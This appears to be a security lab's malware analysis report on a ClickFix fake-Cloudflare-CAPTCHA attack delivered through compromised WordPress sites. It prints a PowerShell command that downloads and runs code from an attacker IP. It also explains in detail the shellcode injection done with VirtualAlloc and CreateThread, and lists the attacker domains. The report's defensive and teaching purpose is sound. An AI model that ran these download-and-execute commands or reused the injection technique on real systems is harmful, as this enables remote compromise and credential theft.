
ClickFix Initial Access Script Analysis
Malware analysis report · 2026-05-18 · Prepared by: Sydney Harris, ZBS Labs

Who is Clicking and What’s it Fixing?
ClickFix is the term used to describe a specific social engineering attack that decieves the User into running malicious code or “fix“ command. In this attack(as described in this report), the User visits what appears to be a normal website. Normal, in 2026, means high availability. We have learned from the DDOS and bot attacks of yesteryear. Many websites have what is called a CAPTCHA. A CAPTCHA is a program or system intended to distinguish human from machine input(OXFORD). Websites will use CAPTCHAs to stop bot or spam traffic by requiring the user to complete a task before proceeding to the site or a section of the site. In every acceptable form of CAPTCHA, the user is never required to exit the browser. ClickFix, in it’s most basic form, requires the user to complete a task outside of their browser.

The website begins to load.

The loading webpage is interrupted by a CAPTCHA. This particular CAPTCHA appears to be a regular Cloudflare CAPTCHA, however it is an impersonation. That is not a real Cloudflare CAPTCHA.

This is where ClickFix differs from any traditional CAPTCHA. Here, the User is being asked to complete a task, however, this task takes the User outside of their browser. This “Additional Verification“ is asking the User to open the “Run“ dialog by pressing the “Windows Key“ + “R“. Then, once the Run dialog appears, Press “CTRL“ + “V” to paste some command. Then if you “Click OK”, the command will run. Playing into the CAPTCHA further, the User, then clicks “Check”.

And we have Success.
Fin?
We just ran a script...
Don’t be so hard on yourself if you’ve fallen for this trick. But we really need to find out what that script just did. Let’s take a closer look

Here, we are running a powershell command with arguments that we will break down here: -c is for Command. Think of it as a one-shot. Run xyz command then exit iex is an alias for Invoke-Expression which is an execution command used to run our payload irm is an alias for Invoke-RestMethod which is the command that sends an HTTP request to the remote payload location and retrieves the remote content. 178.16.52.232 is our 1st payload location.
We will consider this command, Stage 0. This command is used to pull another, 1st stage, command to execute (iex).
Script Analysis

This is the stage 1 script that our stage 0 command will run next. This script uses minimal obfuscation, so we will rename the variables to make this script a bit easier to understand.

Our new Stage 1 script looks pretty interesting. Particularly, the highlighted section. The “@’ ‘@” wrapper at the top of our script stores the inner script inside our “$ZEFtummTz” variable. The Stage 1 script then begins building the powershell child process that will contain our Stage 2 script.

The Stage 1 script is building the “Object“(call it a container. It’s a thing that holds another thing...similar to a variable) that will contain the information needed to run our next stage payload within the properties of ProcessStartInfo.

The $ZEFtummTz variable is actually a part of the arguments that are passed to powershell for the next stage. This is very similar to our stage 0 command
Our Stage 0 command


powershell.exe -c iex(iwr -Uri “http://158.94.208.92“ -UseBasicParsing)Looks familiar. Please keep in mind, while many malware payloads and scripts may seem complicated by using junk variable names, encoding, storing partial scripts inside variables, or many other forms of obfuscation; underneath the makeup, it is still just a pig. It is still just a powershell script retrieving a remote payload (script) that will execute once it has been downloaded. On the next page, we will take a look at the next script, our stage 2 script, that will execute once it is downloaded. Keep in mind, there are no visible indicators to the victim that any of these multiple downloads or executions are taking place on the victim’s machine.

Here our stage 2 script does a few different things, but we will clean it up before analyzing to channel our inner pattern recognition.

Immediately, we recognize that the Stage 2 script is pulling what appears to be a binary payload from 158.94.208.104 called my_l.bin. Since this follows the same basic pattern as the previous Powershell script stages, we are not going to focus too much on the script. A few things of note:

The script is using an implementation of C# to load kernel32.dll. GetCurrentProcess is called to set the focus to the current Powershell instance running this script(remember, this is a child process of the previous stage script’s powershell instance).


VirtualAlloc is an import from kernel32 that is used in process injection to allocate space in memory; specifically to load-in our shellcode payload and execute it. Here is a breakdown of this particular Win32 API call: VirtualAlloc is called via P/Invoke-style Powershell type IntPtr a: [IntPtr]::Zero - Lets the OS choose the base address
uint sz : $PayloadBinContentLength - Sets the size of the region of memory to allocate to the size of the contents of the shellcode payload. uint t : 0x1000 -bor 0x2000 - Reserves a range of virtual address space and commits physical storage (for the shellcode payload).
uint p : 0x40 - Sets that memory region to RWX(read, write, execute)

CreateThread is an import from kernel32 that is used in process injection to start a new thread whos entry point is our injected shellcode payload, causing the code in the allocated memory to execute.
$0 = 0 CreateThread is called via a P/Invoke-style Powershell type
IntPtr ta : [IntPtr]::Zero - Thread attributes; Sets default security attributes for the new thread.
uint ss : 0 - Stack size; 0 tells Windows to use the process’s default stack size for this thread.
IntPtr sa : $CallVirtualAlloc - Start address; points to the beginning of the RWX region allocated by VirtualAlloc, so the new thread begins executing at our injected shellcode payload in memory.
IntPtr p : [IntPtr]::Zero - Parameter; no argument is passed to the payload’s entry point (equivalent to lpParameter = NULL) uint cf : 0 - Creation flags; 0 means the thread is created in the running state (not suspended), so the shellcode payload starts executing immediately after creation.
out uint tid : [ref]$0 - Thread ID; receives the ID of the new thread, stored in $0 here.
With the inclusion of a couple success checks, our stage is set to download and immediately execute our next stage payload from

This is our Stage 3 payload, but the end of our analysis.
How Did This Happen
The investigation shows that the homepage of the website became injected with the following script “tji-theme-inline-js“:

This script is injected twice, in the <head> and <body>. This script decodes the 3 base64 encoded values: Position 0 = aHR0cHM6Ly9udGRuZXd0ZHMuc2hvcA== |// “https://ntdnewtds.shop”
Position 1 = L2pzcmVwbz9ybmQ9 | // “/jsrepo?rnd=”

Position 2 = aHR0cHM6Ly9kbnNuZXd0ZHMuc2hvcA== | // “https://dnsnewtds.shop”
This may have possibly been done via a compromised theme child file or plugin.
According to research conducted by Rapid7 Labs, there is an “an ongoing, widespread compromise of legitimate, potentially highly trusted WordPress websites, misused by an unidentified threat actor to inject a ClickFix implant impersonating a Cloudflare human verification challenge (CAPTCHA). The lure is designed to infect visitors with a multi-stage malware chain that ultimately steals and exfiltrates credentials and digital wallets from Windows systems. The stolen credentials can subsequently be used for financial theft or to conduct further, more targeted attacks against organizations.”.
Conclusion
ClickFix is a social engineering attack that decieves the User into running malicious code or “fix“ command. In this scenario, the User visits what appears to be a normal website. That website asks them to prove they are human. After checking the box, the site says that it needs to check the security of your connection. The User then follows the instructions, runs the command, and now their computer is talking to these guys:

ClickFix is effective because it weaponizes trust in everyday browsing and turns a single click into a fully remote compromise. It shows that modern threats do not rely on obvious exploits or noisy malware; they rely on convincing a real person to willingly run the attacker’s command. Cyber security teams understand that technical controls are necessary, but they are not sufficient without rigorous user education, strict policies against running “verification” commands from websites, and monitoring for unusual outbound connections. For users, the takeaway is to treat any request to execute code, scripts, or run commands, no matter how routine it looks, as inherently suspicious unless it comes through vetted support channels.
This PUBLIC dynamic analysis was performed via Any.Run sandbox and ZBS Labs bare-metal malware analysis machine. In every case, samples are only analyzed in an isolated environment. Every effort is made to restrict, limit, and/or log (both logically and physically) all network activity. ZBS Labs uses VLAN isolation and network isolation via a pfsense firewall. Remote analysis, host snapshotting, [Remote]Out-of-band management (for when malware destroys the analysis machine) is all made possible via some apps and a KVM.
Fin.